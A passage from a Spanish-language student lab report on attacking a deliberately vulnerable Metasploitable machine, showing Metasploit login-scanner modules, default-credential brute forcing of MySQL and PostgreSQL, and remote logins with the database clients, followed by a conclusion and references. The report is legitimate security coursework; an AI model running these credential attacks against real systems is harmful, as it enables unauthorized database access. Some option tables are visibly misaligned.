RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line

Figura 32. Opciones Para Penetrar en la Base de datos

Lo siguiente que hicimos fue ingresar el comando Options esto lo hacemos para que se nos revela la tabla que nos dirá que necesitamos para ingresar de forma remota a la base de datos MySQL. Si observamos, la tabla nos dice que necesitamos registrar un **usuario** (rectángulo azul), una **contraseña** (rectángulo amarillo) y el **Rhosts** de la maquina (rectángulo Naranja) Donde falta dice que para ingresar a mysql necesitamos la contraseña y el rhosts

Observación: Se puede observar que hasta el momento no hemos ingresado nada de esos campos aun por lo que procederemos a hacerlo ya.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
```

Figura 33. Ingresamos el RHOSTS

Utilizando el comando **Set rhosts 192.1.1.6**, Se ingreso la ip que comunica a la máquina virtual de metaplateable.

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > set password root
password => root
msf6 auxiliary(scanner/mysql/mysql_login) > set username root
username => root
msf6 auxiliary(scanner/mysql/mysql_login) > options
```

Figura 34. Registro del Usuario y la Contraseña

Para este caso, usamos los comandos **set password root** y **set username root**, estos comandos permiten registrar la contraseña y el usuario por defecto a nuestra tabla, lo que nos permitirá acceder de remota a esta base de datos, es recomendable que se usen estos usuarios porque están por defecto dentro de la base de datos.

Name	Current Setting	Required	Description
----	-----	-----	-----
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user6realm)
PASSWORD	root	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.1.1.6	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER AS PASS	false	no	Try the username as the password for all user


Figura 35. Muestra de Que Las Configuraciones se Guardaron

Se ve como registramos un **usuario** (rectángulo azul), una **contraseña** (rectángulo amarillo) y el **Rhosts** de la maquina (rectángulo Naranjado)

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.1.1.6:3306 - 192.1.1.6:3306 - Found remote MySQL version 5.0.51a
[!] 192.1.1.6:3306 - No active DB -- Credential data will not be saved!
[-] 192.1.1.6:3306 - 192.1.1.6:3306 - LOGIN FAILED: root1:root1 (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.1.1.6:3306 - 192.1.1.6:3306 - LOGIN FAILED: root1: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.1.1.6:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.1.1.6:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.1.1.6:3306 - You can open an MySQL session with these credentials and CreateSession set to true
```

Figura 36. Corremos Los Servicios

Con **Run** corremos la configuración del módulo luego cambiamos de página e ingresamos al servicio con la contraseña que configuramos.



```
root@kali: /home/kali x root@kali: /home/kali x
(root@kali)~/home/kali
$ mysql -h 192.1.1.6 -u root --skip-ssl
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASE;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DATABASE' at line 1
MySQL [(none)]>
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dwwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> 
```

Figura 37. Ingreso a MySQL

Ingreso a MySQL con los comandos **mysql -h 192.1.1.6 -u root - --skip-ssl** esta es una forma de ingreso de forma remota, por último, ingresamos **show database;** podemos ver la tabla de usuario de la base de datos.

5.9. Puerto 5432 (PostGres) paso 10

Para vulnerar el ultimo puerto hicimos casi lo mismo que se hizo con en el paso 9. Luego de ingresar al frameword de metaplotaible ingresamos el comando **Search postgres_login** aquí escogeremos el modulo que utilizaremos para obtener acceso a esta base de datos.

```
msf6 > search posgres_login
[-] No results from search
msf6 > search postgres_login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/postgres/postgres_login	.	normal	No	PostgreSQL Log in Utility

Figura 38. Elegimos el Módulo Necesario Para Vulnerar Postgres

Lo segundo que hicimos fue elegir con el comando **Use 0** (flecha azul) para elegir el módulo 0 que seria el modulo que vimos en la imagen anterior y por último miramos las opciones (flecha naranjada) para este módulo.

```
msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > options
```

Figura 39. Elección de Modulo y Revisión de Sus Opciones

A continuación mostrare las opciones que nos da este puerto para poder vulnerar la base de datos postgres por medio de modulo que elegimos.

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DATABASE	template1	yes	The database to authenticate against
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max

Figura 40. Opciones Que Podemos Utilizar

Ya podemos proceder a registrar y **rhosts**, **user** y **pass** que vamos a necesitar para ingresar a la base de datos de postgres por lo que lo que haremos será registrarlos para proceder a vulnerar el servicio.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set password postgres
password => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > options
```

Figura 41. Se registran el Rhosts, User Y Pass

Utilizando los comandos **Set rhost 192.1.1.6**, **Set Username postgres** y **Set password postgres**, registramos esto y luego miramos las opciones para ver si todo se registro con éxito.


PASSWORD	postgres	no	er, user&realm)
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_passwords.txt	no	A specific password to authenticate with
Proxies		no	File containing passwords, one per line
RETURN_ROWSET	true	no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.1.1.6	yes	Set to true to see query result sets
RPORT	5432	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
STOP_ON_SUCCESS	false	yes	The target port
THREADS	1	yes	Stop guessing when a credential works for a host
USERNAME	postgres	no	The number of concurrent threads (max one per host)
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt	no	A specific username to authenticate as
			File containing (space-separated) users and passwords, one pair per line

Figura 42. Revisión de Que Todo se Haya Registrado Con Éxito

```
msf6 auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[+] 192.1.1.6:5432 - Login Successful: postgres:postgres@template1
[-] 192.1.1.6:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```

Figura 43. Resultados obtenidos de la vulneración

Al ejecutar la configuración del módulo con el comando **run** identificaremos que hay una vulneración exitosa con las credenciales que registramos (Flecha verde) luego ingresamos de forma externa para probar que todo este correcto.

A terminal window with a dark background. The prompt is (root@kali)-[/home/kali]. The command psql -h 192.1.1.6 -U postgres is entered. The output shows the PostgreSQL template1 database connection prompt, followed by a password prompt. The user enters a password (indicated by a green arrow in the original image), and the connection is successful, showing the PostgreSQL version and server information. The prompt then changes to postgres=#.

```
(root@kali)-[/home/kali]
# psql -h 192.1.1.6 -U postgres
template1
Contraseña para usuario postgres:
psql (17.5 (Debian 17.5-1), servidor 8.3.1)
ADVERTENCIA: psql versión mayor 17, servidor versión mayor 8.3.
Algunas características de psql podrían no funcionar.
Digite «help» para obtener ayuda.

postgres=#
postgres=#
postgres=#
```

Figura 44. Ingresamos a Postgres Desde Otra Terminal

Usando el comando **sql -h 192.1.1.6 -U postgres template1** ingresamos a la base de dato con nuestro usuario y contraseña que configuramos culminando así con el informe y la práctica de los temas vistos en clase.

Problemas Presentados al Realizar el informe

Durante la elaboración del informe, el principal inconveniente que se presentó fue una interrupción inesperada del servicio eléctrico, lo cual obligó a pausar abruptamente el desarrollo de la práctica. Esta situación afectó directamente el ritmo de trabajo, ya que el equipo portátil donde estaba trabajando no contaba con suficiente carga para continuar de manera autónoma. Como consecuencia, se perdió un tiempo valioso que impactó negativamente el avance general del informe.

Solución del Problema

Para solucionar este problema espere que el fluido eléctrico se restaurara y cuando esto paso procedí a continuar realizando mi informe, cabe resaltar que entre el momento que me detuve y el momento en que volvió el fluido pasaron unas 4 o 5 horas aproximadamente, este fue el tiempo que tarde en continuar desarrollando el informe.

Recomendaciones

Por el momento no tengo una recomendación para el laboratorio como tal, ya que en general me gusto bastante la temática trata. Espero practicar un poco mas para dominar el tema que estamos viendo y los temas que veremos más adelante.

Conclusión

Puedo concluir diciendo que la presente práctica permitió aplicar de forma progresiva y estructurada los conocimientos adquiridos sobre análisis de vulnerabilidades y pruebas de penetración en entornos controlados. A través del uso de herramientas especializadas como Nmap y Metasploit Framework, se logró identificar, evaluar y explotar múltiples servicios vulnerables presentes en la máquina virtual Metasploitable, tales como FTP, Telnet, Samba, MySQL, PostgreSQL y DNS.

Cada uno de los pasos realizados, desde el escaneo de red, la detección de servicios, hasta la ejecución de exploits, evidenció la importancia de comprender cómo las configuraciones débiles y las versiones obsoletas pueden ser aprovechadas por un atacante para obtener acceso no autorizado. Asimismo, se fortalecieron competencias técnicas relacionadas con la lectura de banners, el uso de módulos de explotación, la interpretación de errores y la validación de resultados.

En términos generales, la práctica resultó altamente importante para mí ya que me permite poner a prueba lo que vi en clase, tanto desde el punto de vista técnico como metodológico. No solo permitió afianzar los conceptos tratados en clase, sino que también sirvió como preparación efectiva para futuras evaluaciones prácticas y como ejemplo concreto de cómo debe estructurarse una prueba de penetración básica. Se concluye, por tanto, que el desarrollo del informe cumplió satisfactoriamente con los objetivos planteados.

Referencias Bibliográficas

Oracle. (2024). *VirtualBox: Powerful x86 and AMD64/Intel64 virtualization*. Oracle VM

VirtualBox. <https://www.virtualbox.org/>

Kali Linux. (2024). *Kali Linux Downloads*. Offensive Security. <https://www.kali.org/get-kali/>

Nmap, org. (s. f.). *Guía de referencia de Nmap (Página de manual)*. Recuperado 6 de agosto de

2025, de <https://nmap.org/man/es/index.html>

Buckbee, M. (2022, febrero 24). *What is Metasploit? The Beginner's Guide*.

<https://www.varonis.com/blog/what-is-metasploit>

Rafael S Morales (2025) *Aplicación de servicio nmap y metaplotaible en la explotacion y*

vulneracion de puertos tcp -Tema explicados en clase.